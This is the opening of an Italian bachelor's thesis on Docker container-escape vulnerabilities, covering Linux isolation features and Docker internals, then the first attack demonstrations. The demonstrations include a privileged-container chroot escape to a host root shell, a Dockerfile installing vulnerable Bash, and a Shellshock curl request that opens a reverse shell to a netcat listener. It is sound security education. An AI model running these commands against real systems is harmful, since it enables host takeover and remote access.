

**UNIVERSITÀ
DEGLI STUDI
DI BERGAMO**

Dipartimento di
Ingegneria

Corso di laurea in
Ingegneria Informatica

Classe n. L-8

Vulnerabilità di Fuga da Docker

Candidato:
Giorgio Chirico

Relatore:
Chiar.mo Stefano Paraboschi

Matricola n.
1068142

Anno Accademico
2022/2023

ABSTRACT

I container sono degli ambienti di lavoro e di runtime virtualizzate, divenuti popolari per la loro leggerezza, flessibilità, portabilità e la capacità di fornire sistemi isolati senza bisogno di hypervisor.

I container si basano sul sistema operativo ospitante, ragion per cui tra host e container non vi è una completa separazione degli spazi d'indirizzi: senza le dovute misure di sicurezza, dunque, può aprirsi la possibilità di una escalation dei privilegi sulla macchina ospitante a partire dal container.

Docker è un framework popolare per la gestione dei container: semplifica l'interazione fra sviluppatori e container, permettendo la “containerizzazione” delle applicazioni tramite comandi di alto livello.

In questa tesi viene proposta un'illustrazione variegata di contesti di vulnerabilità atti a dimostrare, per mezzo di codici realizzati nei linguaggi Python, C, Bash, la possibilità di fuga da container, con lo scopo di aprire una riflessione su determinate vulnerabilità del framework Docker e le forme di mitigazione adoperabili.

INDICE DEI CONTENUTI

	pagina
1 INTRODUZIONE	1
1.1 Container	1
1.1.1 Container Management Framework	1
1.2 Isolamento processi in Linux	2
1.2.1 Spazi d'indirizzi	2
1.2.2 Gruppi di controllo	2
1.3 Sicurezza Linux	3
1.3.1 Capability	3
1.3.2 Seccomp	3
1.3.3 Linux Security Modules	4
1.4 Docker	5
1.4.1 Architettura	5
1.4.2 Isolamento dei container	6
1.4.3 Immagini	8
1.4.4 Filesystem del container	9
1.4.5 Networking	10
1.4.6 Sicurezza dei container	11
1.5 Container Escape Vulnerability	11
2 IMPLEMENTAZIONE	13
2.1 Accesso non privilegiato a Docker	13
2.2 Immagine vulnerabile	14
2.2.1 Shellshock	14
2.3 Malconfigurazione tramite CAP_SYS_PTRACE	16
2.4 Abuso di User Mode Helper	19
2.4.1 Abuso del cgroup-v1 release_agent	19
2.4.2 Abuso del core_pattern	21
2.5 Abuso dei symlink di processo	23
2.5.1 Abuso del symlink "root"	24
2.5.2 Abuso del processo "runC init"	26
2.6 Abuso del socket di Docker	29

2.6.1	Script dockerio.py	29
2.6.2	Abuso socket UNIX con dockerio.py	30
2.6.3	Abuso socket TCP con dockerio.py	31
2.7	Abuso delle vulnerabilità kernel	32
2.7.1	Abuso dei namespace non privilegiati	33
2.7.2	Dirty Pipe	35
2.8	Mitigazioni del rischio	39
2.8.1	Rimappatura utenti	40
2.8.2	SELinux Type Enforcement	40
2.8.3	Analisi statica	41
2.8.4	Auditing	41
2.8.5	User Mode Helper statico	42
2.8.6	Docker rootless mode	42
2.8.7	Kata container	42
3	CONCLUSIONI	45
	BIBLIOGRAFIA	47

INDICE DELLE FIGURE

	Pagina
Figura 1: unshare syscall di containerd.....	6
Figura 2: estrazione PID task containerizzata.....	7
Figura 3: confronto ns processo container e shell su host.....	8
Figura 4: OverlayFS in Docker [28]	9
Figura 5: dimostrazione abuso binary docker	13
Figura 6: snippet Dockerfile Shellshockable	14
Figura 7: dimostrazione shellshock	15
Figura 9: dimostrazione abuso CAP_SYS_PTRACE.....	17
Figura 8: funzioni definite in ptrace_infect.py.....	18
Figura 10: script cgesc.sh.....	20
Figura 11: dimostrazione abuso release_agent	21
Figura 12: corepatesc.sh.....	22
Figura 13: programma runme.sh.....	23
Figura 14: dimostrazione abuso core_pattern	23
Figura 16: abuso root symlink	24
Figura 15: ciclo iterativo in brute.c	25
Figura 17: script intercept.sh.....	27
Figura 20: snippet di codice in runCescape.c	27
Figura 18: scenario successo runCescape	28
Figura 20: scenario fallimento runCescape.....	29
Figura 21: Dockerfile di python_env:1	30
Figura 22: fuga con socket UNIX.....	31
Figura 23: fuga con socket TCP.....	32
Figura 24: release_agent scrivibile nel cgroup radice.....	34
Figura 25: dimostrazione con unpriv_users_esc	35
Figura 26: script cgesc.sh.....	35
Figura 27: scrittura di un pipe_buff [81].....	36
Figura 28: snippet di codice da loc_privesc_dirtypipe.c.....	38
Figura 29: privilege elevation e runC overwrite con Dirty Pipe.....	39

Figura 30: funzionamento kata-runtime [94]	43
--	----

1 INTRODUZIONE

1.1 Container

Un container [1] è una tecnologia software che permette la veloce creazione, configurazione e attivazione di sistemi operativi o ambienti di sviluppo di applicativi sia desktop che cloud. Punto di forza dei container è la loro leggerezza e indipendenza dalla piattaforma su cui vengono creati ed eseguiti: per mezzo di configurazioni pre-impacchettate, dette immagini [2], è possibile la costruzione di ambienti di programmazione ed esecuzione completi, dotati di tutte le dipendenze necessarie allo sviluppo di un certo codice o all'esecuzione di un certo applicativo.

I container forniscono, rispetto all'host, un minimo grado di isolamento dei processi attivi al loro interno grazie ai cosiddetti “spazi di indirizzi” (anche detti *namespace*), feature del kernel che permette la virtualizzazione di specifici gruppi di risorse [3]: in tal modo, processi interni al container creato “non hanno idea” di essere parte di un sottospazio dell'host.

L'isolamento offerto dai container non è totale: mentre lo spazio utente viene interamente astratto, lo spazio kernel è lo stesso dell'host. Questa è un'importante differenza rispetto alle macchine virtuali, oltre al fatto che quest'ultime hanno un maggiore overhead in fase d'esecuzione.

1.1.1 Container Management Framework

Esistono diversi framework per la gestione dei container, attraverso riga di comando o gestore applicativo. Generalmente, questi framework si distinguono in base al controllore o all'owner dei componenti del framework.

In base al controllo, si ha un framework *daemon-based* se il controllo delle richieste d'interazione con l'ambiente, i container e le immagini è gestito da un controllore centrale, detto “demone”; in caso contrario, il framework si dice *daemonless*. Un esempio di framework *daemon-based* è il framework Docker, mentre un esempio di framework *daemonless* è il framework Podman [4].

In base all'owner dei componenti, si può distinguere il framework in *root* o *rootless* a seconda se l'owner sia rispettivamente l'utente con massimi privilegi del sistema operativo ospitante, detto `root`, oppure un utente non privilegiato.

1.2 Isolamento processi in Linux

Linux mette a disposizione diverse feature per l'esecuzione isolata di gruppi di processi, al fine di limitare l'accesso alle risorse di sistema o fornire un ambiente di runtime virtualizzato.

1.2.1 Spazi d'indirizzi

Gli spazi d'indirizzi, anche detti *namespace*, sono una caratteristica del kernel Linux: hanno il compito di isolare le risorse di un certo gruppo di processi dalle risorse di altri gruppi di processi [3].

Prendendo come esempio il caso specifico dei container, i namespace sono responsabili dell'ambiente percepito dai processi interni al container: attraverso la virtualizzazione di un determinato gruppo di risorse host, ciascun namespace contribuisce alla creazione di un nuovo ambiente di lavoro astratto, dove i processi del container vivono confinati. In tal modo, i processi interni al container non possono percepire altri processi esterni al container, né accedere a risorse non definite dai namespace.

Quando un certo namespace è condiviso con l'host, i processi fanno riferimento alle stesse risorse usate sull'host: se, per esempio, il gruppo di processi interni a un container non ha lo user namespace separato dall'host, allora l'utente `root` (UID 0) ed il gruppo `root` (GID 0) presenti nel container sono rispettivamente lo stesso utente e lo stesso gruppo definiti e utilizzati sull'host.

1.2.2 Gruppi di controllo

Questa funzionalità, offerta dal kernel Linux, permette la creazione di gruppi di controllo, detti anche *cgroup*, atti a limitare e gestire in maniera gerarchica un certo gruppo di risorse quali CPU, uso della memoria, risorse network e operazioni I/O su dispositivi di blocco, per uno specifico gruppo di processi [5].

In systemd, i cgroup sono organizzati in elementi detti *unit* [6]:

- *Service unit*: consente il raggruppamento di più processi in un unico elemento di gestione;

- *Scope unit*: permette di raggruppare processi creati esternamente, come container, sessioni utente, macchine virtuali;
- *Slice unit*: organizzano la gerarchia delle service unit e scope unit. Le slice sono a loro volta organizzate in una gerarchia. Soffermendosi sulle slice, il sistema organizza in default quattro slice principali:
 - o La slice radice, *-.slice*;
 - o La slice per le macchine virtuali e container, *machine.slice*;
 - o La slice per le sessioni utente, *user.slice*;
 - o La slice per tutti i service di sistema, *system.slice*.

Un qualsiasi processo può accedere ai propri cgroup seguendo il percorso `/proc/self/cgroup` [7]. Dall'host, è possibile visionare la gerarchia dei gruppi di controllo al percorso `/sys/fs/cgroup`.

1.3 Sicurezza Linux

Durante il controllo dei permessi, i sistemi UNIX e derivati, come Linux, distinguono generalmente due tipi di processo: i processi privilegiati (o “processi root”, UID=0), aventi pieni permessi di accesso, e i processi non privilegiati (con UID≠0), sottoposti a un controllo dei permessi da parte delle strutture di sicurezza del kernel [8].

1.3.1 Capability

Dalla versione 2.2 di Linux, i thread di processi non privilegiati hanno la possibilità di accedere a determinate risorse privilegiate per mezzo delle capability: unità di privilegio tradizionalmente associate a processi root [8]. Per esempio, la capability CAP_SYS_TIME permette ad un processo non privilegiato di impostare l'orologio di sistema.

1.3.2 Seccomp

Il Secure Computing mode o Seccomp è uno strumento di sandboxing, integrato nel kernel dalla versione 2.6.12 [9].

Quando Seccomp è attivo su un processo, vengono consentiti ai suoi thread un limitato numero di syscall: read, write, exit, sigreturn. Le versioni più recenti di Seccomp adottano il Berkeley Packet Filter per favorire una maggiore flessibilità nelle restrizioni: è possibile creare delle blacklist o whitelist per esplicitare, rispettivamente, le syscall proibite o le syscall consentite all'interno del processo.

1.3.3 Linux Security Modules

Il Linux Security Modules [10] è un framework che integra diversi sistemi di sicurezza basati sul paradigma Mandatory Access Control, cioè sistemi che applicano restrizioni d'accesso alle risorse per mezzo di policy: due esempi sono SELinux e AppArmor.

SELinux segue il funzionamento label-based: estende le ACL di ogni file di sistema aggiungendo un tag con la forma *'user:role:type:Level'* [11]:

- *User*: l'utente della policy che ha accesso a delle specifiche "Role", con un particolare "Level". Ogni utente Linux è mappato a un utente SELinux corrispondente, tramite una policy SELinux;
- *Role*: ereditabili, danno l'autorizzazione a certi "Type";
- *Type*: riferiti a oggetti del filesystem o tipi di processo (quest'ultimi, nello specifico, sono anche detti domini), servono alle policy SELinux per specificare come un certo "Type" può accedere ad altri "Type";
- *Level*: opzionale, livello di confidenzialità dell'informazione secondo il modello Bell-LaPadula, usato se SELinux è in modalità MLS (Multy-Layer Security) o MCS(Multy-Category Security). Queste modalità sono combinabili.

SELinux ha tre modalità di gestione delle policy: *Enforcing*, *Permissive*, *Disabled*, la cui risposta a un accesso interdetto corrisponde rispettivamente a blocco, stampa d'avvertimento, indifferenza.

Un'alternativa popolare a SELinux è rappresentata da AppArmor, presente di default nei sistemi come OpenSUSE e Debian-based [12].

Le policy di AppArmor sono delle whitelist che definiscono i privilegi con cui il processo può accedere alle risorse di sistema e ad altri processi, garantendo così una forma di protezione verso il processo, oltre al controllo del suo comportamento [13].

AppArmor organizza le policy in profili: ciascun profilo basa il proprio controllo su un determinato dominio, come un applicativo, un utente o l'intero sistema.

Ogni profilo può agire in tre modalità: *enforced*, *complain* o *unconfined*, dove la trasgressione del profilo causa, rispettivamente, il blocco, il logging, o l'esecuzione incondizionata dell'operazione [14].

I profili usano le *rule* per definire l'accesso a determinate capability, risorse network, files: tali *rule* sono applicate a insiemi di percorsi file per mezzo di espressioni regolari [15].

1.4 Docker

Docker è un framework open-source, sviluppato dalla Docker Inc., per lo sviluppo e l'impiego di container basati su kernel Linux [16]. Offre una gestione di alto livello dei container, sia da riga di comando che da applicativo desktop.

1.4.1 Architettura

Docker è daemon-based e, di base, root. Esso è sviluppato come un'architettura client-server dove la comunicazione tra clienti e controllore, basata su HTTP, è gestita in maniera stateless per mezzo di una API esposta, la quale segue un formato standard specificato nella documentazione della Docker API [17], conforme alle regole REST.

Di base, l'architettura Docker è così costituita:

- lato client, la *Docker CLI*: interfaccia a riga di comando per interagire col framework Docker per mezzo di richieste HTTP;
- lato server, *Docker Engine*: una API RESTful che risponde alle richieste della Docker CLI e gestisce il sistema Docker;
- sul cloud, le Registry: repository di immagini a cui il framework, anche automaticamente, fa richiesta per ricevere le immagini mancanti in locale, o su cui è possibile salvare, con un proprio account, le proprie immagini.

Riguardo al Docker Engine, risultano fondamentali le componenti che seguono:


- *dockerd* [18]: anche detto Docker Daemon, resta in ascolto di default su un socket UNIX, in attesa di richieste conformi all'API di Docker. Ha ruolo di controllore centrale per l'intero sistema Docker: gestisce gli oggetti Docker quali immagini, container, volumi, network e i task di alto livello quali, ad esempio, `login`, `build`, `inspect`, `pull`. Può essere posto in ascolto su un socket TCP;
- *containerd* [19]: il Container Daemon, gestisce la runtime del container. La maggior parte delle interazioni a basso livello sono gestite da un componente al suo interno, chiamato `runC`;
- *runC* [20]: una runtime indipendente che garantisce la portabilità dei container conformi agli standard. Tra le sue caratteristiche, spicca il supporto nativo per tutti

i componenti di sicurezza Linux come, ad esempio, AppArmor, Seccomp, cgroup, capability. Ha completo supporto dei Linux namespace, inclusi user namespace: è responsabile della creazione dei namespace ed esecuzione dei container. In particolare, runC è invocata da un processo shim di containerd, invocato da una apposita API e responsabile dell'intero ciclo di vita del container [21].

1.4.2 Isolamento dei container

Gli spazi d'indirizzi vengono creati in fase di inizializzazione del container dal componente runC. Più nel dettaglio, runC esegue la syscall *unshare* per la creazione dei namespace interni al container [22], poi effettua una fork del processo di init (PID 1) all'interno del container.

Essendo runC componente di containerd, è possibile ottenere la traccia delle syscall necessarie alla creazione dei namespace applicando il comando *strace* su containerd. In particolar modo, si può notare l'impostazione dei flag di *unshare* (Figura 1) per la creazione di nuovi spazi d'indirizzi del container come, ad esempio, *CLONE_NEWPID* [23], responsabile della creazione del nuovo pid namespace, ovvero lo spazio d'indirizzi che permette una numerazione PID indipendente dalla numerazione PID "reale" sull'host.



```
6146 prctl(PR_SET_NAME, "runc:[1:CHILD]") = 0
6141 <... close resumed>                  = 0
6146 unshare(CLONE_NEWNS|CLONE_NEWUTS|CLONE_NEWIPC|CLONE_NEWNET|CLONE_NEWPID <unfinished ...>)
6141 read(9, <unfinished ...>)
6146 <... unshare resumed>                 = 0
```

Figura 1: *unshare* syscall di containerd

Un modo più diretto per verificare la separazione degli spazi d'indirizzi è realizzabile confrontando una shell generata dallo spazio host con un processo in loop originato dal namespace di un container.

Come esempio, è stato avviato un container dove, al suo interno, si è posto in background il processo *watch ps ax*, comando che aggiorna ogni 2 secondi l'output di *ps ax*. Si utilizza il comando *ps* per ottenere il PID del task creato, sia nel container che su host: mentre nel container tale processo ha PID 11, il PID estratto dalla shell host risulta avere PID 5149 (Figura 2).

```

root@host:/# docker run -it ubuntu:18.04 bash
root@d819d5713825:/# watch ps ax & 2>/dev/null ps ax
[1] 10
  PID TTY          STAT       TIME COMMAND
    1 pts/0        Ss          0:00 bash
   10 pts/0        T           0:00 watch ps ax
   11 pts/0        R+          0:00 ps ax

[1]+  Stopped                  watch ps ax
root@d819d5713825:/#

----aprendo un altro terminale sull'host
root@host:/# ps ax | grep "watch ps ax" | grep -v grep
  5149 pts/0        T           0:00 watch ps ax

```

Figura 2: estrazione PID task containerizzata

Attraverso il filesystem */proc* è possibile visionare le informazioni relative a un certo processo analizzando il contenuto della directory nominata col suo PID [7]: tra i contenuti della directory di processo vi è la sottodirectory *ns*, contenente i riferimenti ai suoi namespace. Visualizzando le informazioni dei file contenuti in *ns* è possibile distinguere i namespace relativi al processo, la cui identità è definita dall'inode mostrato tra le parentesi quadre [3].

Comparando il contenuto delle directory *ns*, rispettivamente, del processo creato nel container e del processo shell generato dal namespace host, è possibile distinguere quali namespace di un container Docker risultano indipendenti dal sistema operativo ospitante (Figura 3): in condizioni di default, risultano isolati i namespace *ipc*, *mnt*, *net*, *pid*, *uts*.

Il namespace *cgroup* risulta condiviso o meno se è attivo sul sistema, rispettivamente, la versione di *cgroup* v1 o v2 [24].

Il *cgroup* attivo determina, inoltre, il *cgroup* driver di Docker, che in *cgroup* v1 è il *cgroupfs* */docker*, mentre in *cgroup* v2 è la slice di sistema *system.slice*. Di default, i *cgroup* driver sono creati sotto il *cgroup* root (il *cgroup* driver *"/*).

Tramite comando, è possibile configurare i namespace del container e i *cgroup* in fase d'inizializzazione del container: ad esempio, aggiungendo al comando `docker run` opzioni come `--pid` o `--memory` [25].

```

root@host:/# ls -l /proc/5149/ns
totale 0
lrwxrwxrwx 1 root root 0 lug 19 15:35 cgroup -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 ipc -> 'ipc:[4026532257]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 mnt -> 'mnt:[4026532255]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 net -> 'net:[4026532260]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 pid -> 'pid:[4026532258]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 pid_for_children ->
'pid:[4026532258]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 time -> 'time:[4026531834]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 time_for_children ->
'time:[4026531834]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 user -> 'user:[4026531837]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 uts -> 'uts:[4026532256]'
root@host:/# ls -l /proc/$$/ns
totale 0
lrwxrwxrwx 1 root root 0 lug 19 15:37 cgroup -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 mnt -> 'mnt:[4026531840]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 net -> 'net:[4026531992]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 pid -> 'pid:[4026531836]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 pid_for_children ->
'pid:[4026531836]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 time -> 'time:[4026531834]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 time_for_children ->
'time:[4026531834]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 user -> 'user:[4026531837]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 uts -> 'uts:[4026531838]'

```

Figura 3: confronto ns processo container e shell su host

1.4.3 Immagini

Ogni container Docker è creato sulla base di un oggetto Docker detto *immagine*: una configurazione read-only contenente le dipendenze necessarie alla creazione dell'ambiente runtime del container.

Le immagini sono strutturate in layer che, creati in successione, aggiungono file, directory, librerie, informazioni di configurazione all'ambiente.

Docker dà la possibilità agli sviluppatori di creare nuove immagini personalizzate a partire da un'immagine pre-esistente grazie al Dockerfile, un file di configurazione per la progettazione di immagini. In un Dockerfile, è possibile utilizzare istruzioni con sintassi specifica come FROM per “importare” un'immagine base, RUN per eseguire comandi, USER per selezionare l'utente attivo nell'esecuzione delle istruzioni e, successivamente, nel container [26].

Per completare la realizzazione dell'immagine, la Docker CLI mette a disposizione il comando `docker build` [27].

1.4.4 Filesystem del container

Il filesystem montato nel container Docker è, di default, un *union mount filesystem* basato su una feature chiamata OverlayFS [28] [29], presente nel kernel Linux dalla versione 4.0. Il filesystem di un container Docker è formato da tre livelli (Figura 4):

- *lowerdir*: livello read-only del filesystem;
- *upperdir*: livello scrivibile del filesystem;
- *merged*: risultato dalla procedura di *union mount* dei precedenti livelli, viene montato nel container. Esso contiene i riferimenti per ogni elemento presente in *upperdir* ed ogni elemento presente in *lowerdir* ma assente in *upperdir*.




Figura 4: OverlayFS in Docker [28]

La creazione del filesystem del container segue un meccanismo Copy-On-Write: viene creato un layer scrivibile dedicato al container, dove il livello *upperdir* è rappresentato dalla directory *diff* e il livello *merged* da una directory omonima. La *lowerdir* è costituita dai layer dell'immagine adottata, dei quali il container memorizza i riferimenti simbolici [30].

Dalla versione 23.0.0 del Docker Engine, il driver di archiviazione predefinito è *overlay2*: si è sostituito a *overlay* introducendo vantaggi quali il supporto nativo di *lowerdir* composte fino a 128 layer.

Se si provasse a creare un file o modificare un file read-only, il file risultante verrebbe creato nella directory *upperdir* e referenziato nella directory *merged*, mentre la cancellazione di un elemento read-only causerebbe l'eliminazione del riferimento dalla directory *merged*, mentre verrebbe creato un file corrispondente a un "segnaposto" nella directory *upperdir*.

Mentre il filesystem del container è generalmente volatile, Docker mette a disposizione dei meccanismi di memorizzazione persistente detti volumi, che permettono

di montare all'interno del container una directory dell'host, offrendo diversi vantaggi come la facilità di backup, migrazione, condivisione e interoperabilità [31].

Quando si esegue il comando `docker run`, è possibile montare un volume all'interno del container aggiungendo l'opzione `-v` e specificando, in successione, il percorso su host indicante il volume da montare, il percorso nel filesystem del container indicante il punto di mount e, opzionalmente, il flag `ro` qualora si volesse rendere non scrivibile il volume montato.

1.4.5 Networking

Docker inserisce i container in una rete dedicata.

Le network stesse sono degli oggetti Docker: la Docker CLI mette a disposizione il comando `docker network` per la creazione, rimozione, gestione di queste [32].

L'installazione di Docker Engine offre tre network predefinite:

- Network *none* [33]: i container all'interno di questa rete non hanno un IP assegnato, ma solo l'indirizzo di loopback. Pertanto, non hanno alcuna possibilità di operare in rete.
- Network *host* [34]: l'intero stack network dell'host sarà condiviso con i container che partecipano a questa rete;
- Network *bridge* [35]: di default, i container sono inseriti qui. l'indirizzo IP di rete è, di norma, 172.17.0.0, con submask 255.255.0.0. L'indirizzo 172.17.0.1 viene assegnato all'interfaccia host `docker0`, che assume il ruolo di bridge della network.

Ogni container all'interno della network ha un'interfaccia “veth” collegata al bridge della propria network.

Per i container all'interno della network *bridge* è possibile comunicare con l'host in maniera bidirezionale, comunicare con altri container e raggiungere le reti esterne alla macchina. I container rimangono comunque irraggiungibili, se non per mezzo di una porta associata con l'host.

Le network in Docker hanno un server DNS incorporato che permette ai container di risolvere i nomi degli altri container per raggiungerli, anziché usare il loro IP. Risulta inoltre possibile creare dei bridge tra le network per permettere a queste di comunicare tra loro, inserire firewalls e server proxy [36].

La Docker CLI permette di selezionare la rete in cui inizializzare il container con il comando `docker run --net` [37].

1.4.6 Sicurezza dei container

Docker possiede dei profili di default per Seccomp e AppArmor, applicati ai container in esecuzione quando non viene specificata un'altra policy. La Docker CLI offre l'opzione `--security-opt` per applicare una policy personalizzata o disattivare Seccomp, specificando `--security-opt seccomp=unconfined` [25].

Normalmente, i container Docker vengono eseguiti come processi dotati di un set limitato di capability, ma è possibile rimuovere o aggiungere tutte le capability messe a disposizione dal kernel. Per esempio, la Docker CLI permette l'inizializzazione di container privilegiati, dotati di ogni capability e non confinati dai controlli del LSM, usando l'opzione `--privileged`, mentre è possibile aggiungere o rimuovere capability usando rispettivamente le opzioni `--cap-add` e `--cap-drop`.

Esiste una policy SELinux ad-hoc per Docker [38], il cui supporto può essere attivato dal demone `dockerd` tramite il flag `--selinux-enabled` [18].

1.5 Container Escape Vulnerability

Questa vulnerabilità descrive generalmente la capacità di un utente malevolo di poter effettuare azioni privilegiate sull'host a partire da un container.

Per Docker, possiamo generalmente individuare tre scenari d'attacco:

- Attacco esterno, allo scopo di penetrare i servizi esposti in rete;
- Accesso a un container compromesso, dov'è possibile sfruttare le proprietà d'ambiente per raggiungere l'host;
- Insider malevolo: un utente di sistema non privilegiato che tenta di accedere a privilegi non previsti dal suo profilo.

Un container Docker presenta vulnerabilità ad attacchi esterni quando è possibile, dalla rete esterna, individuare le vulnerabilità per mezzo di testing sui servizi esposti: a seguito di questa prima fase, detta *enumerazione* [39], si può aprire la possibilità di un accesso imprevisto al container, detto *initial foothold* [40].

Lo studio dell'ambiente containerizzato può far emergere determinate caratteristiche che l'attaccante può sfruttare per ottenere l'accesso a risorse di privilegio superiore, cioè una *elevazione dei privilegi* (o *vertical privilege escalation*, [41]).

Relativamente alla macchina ospitante, un'elevazione dei privilegi massima risulta nell'accesso completo ad ogni risorsa root di sistema.

L'elevazione dei privilegi può costituire obiettivo anche per gli utenti non privilegiati di sistema, purché Docker sia accessibile senza necessità di privilegi.

Non tutti gli attacchi hanno le stesse caratteristiche: mentre l'abuso di risorse può essere una strategia di lungo termine e difficile da individuare, l'interruzione del servizio Docker è rilevabile in fretta, con alto impatto a breve termine.

2 IMPLEMENTAZIONE

2.1 Accesso non privilegiato a Docker

Far parte del gruppo `docker` permette l'utilizzo di Docker senza necessariamente far parte del file *Sudoers*, il file dei super user [42].

Si ipotizzi che un insider malevolo voglia acquisire il ruolo di utente `root` sull'host: perché ciò sia possibile, l'attaccante deve far parte del gruppo `docker` e avere accesso al binario *docker* della Docker CLI.

Come primo passo, si crea un container dalla Docker CLI utilizzando il comando `docker run -it -v /:/host --privileged --pid=host --net=host`, così da ottenere un container privilegiato, dotato di interfaccia network e namespace pid dell'host, con la directory radice del filesystem host montata al percorso `/host`. Si può aggiungere inoltre il flag `--rm`, così da rimuovere ogni risorsa relativa al container una volta terminata la sua esecuzione.

Il secondo passo richiede l'attivazione della syscall *chroot*, utilizzabile grazie alla capability `CAP_SYS_CHROOT`: questa syscall cambia il riferimento base per la risoluzione dei percorsi file all'interno del container. Specificando come argomento di chiamata il volume montato all'interno del container, `/host`, verrà preso come riferimento base la directory radice di sistema. Ne risulterà una shell interattiva sul filesystem dell'host, con propagazione permanente delle modifiche e privilegi root (Figura 5).

```
dev@host:~$ docker run -it -v /:/host --rm --privileged --pid=host \
> --net=host alpine sh

/ # chroot /host

root@host:/# touch /rootfile
root@host:/# exit

/ # exit

dev@host:~$ cd /
dev@host:/$ ls -all rootfile
-rw-r--r--  1 root root      0  8 lug 11.05 rootfile
dev@host:/$ rm rootfile
rm: rimuovere il file regolare vuoto protetto dalla scrittura
'rootfile'? s
rm: impossibile rimuovere 'rootfile': Permesso negato
```

Figura 5: dimostrazione abuso binary docker

2.2 Immagine vulnerabile

Le immagini possono esporre gli applicativi containerizzati a vulnerabilità dovute a una configurazione del sistema fornito dall'immagine: questo può verificarsi, ad esempio, quando l'immagine (o la sua immagine di base) fa uso di componenti di versione obsoleta o deprecata [43].

Se il container esponesse i suoi servizi alla rete esterna, le vulnerabilità del container dovute all'immagine adottata potrebbero permettere un initial foothold: ciò non apre necessariamente la possibilità di una escalation dei privilegi sull'host, a meno che non si tratti di un container compromesso.

2.2.1 Shellshock

Un bug che riguarda Bash di versione inferiore alla 4.3 causa l'esecuzione arbitraria di comandi, qualora i comandi vengano assegnati come valore ad una variabile di sistema [44]: tale bug è noto come Shellshock o Bashdoor.

Se l'applicazione in rete fa uso di una certa configurazione, per esempio esponendo i contenuti tramite CGI o facendo uso di OpenSSH con SSHD, è possibile il footholding da parte di un attaccante esterno.

Per la dimostrazione, si è ricreato tramite Dockerfile [45] un Apache Web Server che serve i contenuti tramite CGI, usando Bash di versione 4.1 (Figura 6): l'immagine associata si chiamerà Shellshockable.

```
#attiva moduli CGI
RUN a2enmod cgid
# bash vulnerabile
RUN wget
https://snapshot.debian.org/archive/debian/20140304T040604Z/pool/main/
b/bash/bash_4.1-3_amd64.deb --no-check-certificate
RUN dpkg -i bash_4.1-3_amd64.deb
EXPOSE 80
ENTRYPOINT ["/usr/sbin/apache2"]
CMD ["-D", "FOREGROUND"]
```

Figura 6: snippet Dockerfile Shellshockable

Per esporre il servizio alla rete esterna, viene effettuata l'associazione della porta TCP 80 del container con una porta TCP 80 sull'interfaccia host.

Per sfruttare Shellshock, l'attaccante usa cURL per inviare una richiesta HTTP ai contenuti presenti nel percorso `/cgi-bin/` del sito: nella richiesta, le variabili header sono

eseguite dalla Bash come codice arbitrario, accodando codice Bash alla funzione vuota “() { :; };”.

Essendo il container in comunicazione con l’ambiente esterno, è possibile chiedergli di aprire una comunicazione con un host remoto inserendo in un header della richiesta, ad esempio l’header “Cookie”, un’espressione Bash per aprire una reverse shell, ovvero una redirectione del flusso di input, output ed errore (rispettivamente, i file 0,1,2) verso la porta di un’interfaccia dell’host attaccante, dove vi è in attesa un processo predisposto ad accettare sessioni shell remote, come Netcat [46].

Si otterrà così una Bash nel container in qualità di utente `www-data`, ovvero l’utente non-root definito in Apache per servire i contenuti (Figura 7).

```
--terminale1
root@host:/# nc -nlvp 445
Listening on 0.0.0.0 445

--terminale2
root@host:/# docker run -dp 80:80 shellshockable:1
7aa5964552244
root@host:/# curl localhost/cgi-bin/shockme.cgi
Regular, expected output
root@host:/# curl -H "Cookies: () { :; }; /bin/bash -i >& \
/dev/tcp/10.0.2.15/445 0>&1 2>&1" localhost/cgi-bin/shockme.cgi

--terminale1 riceve una connessione
Connection received on 172.17.0.2 35720
bash: no job control in this shell
www-data@7aa596455224:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figura 7: dimostrazione shellshock

2.3 Malconfigurazione tramite CAP_SYS_PTRACE

Assegnare troppe capability ad un certo container Docker può portare alla configurazione di un container compromesso.

La seguente dimostrazione vuole illustrare uno scenario dove un container ha abilitato CAP_SYS_PTRACE, capability che permette il tracciamento e debugging dei processi in esecuzione entro i namespace del container, per mezzo della syscall *ptrace*.

A partire dalla versione 3.4 del kernel Linux, è stato introdotto nel LSM il modulo Yama [47] [48], il quale integra una forma di protezione dall'abuso di *ptrace* predefinendo dei limiti al campo d'azione di questo. Si può considerare l'esempio di Ubuntu che, a partire dalla versione 10.10, consente l'uso di *ptrace* solo verso i processi figli [49].

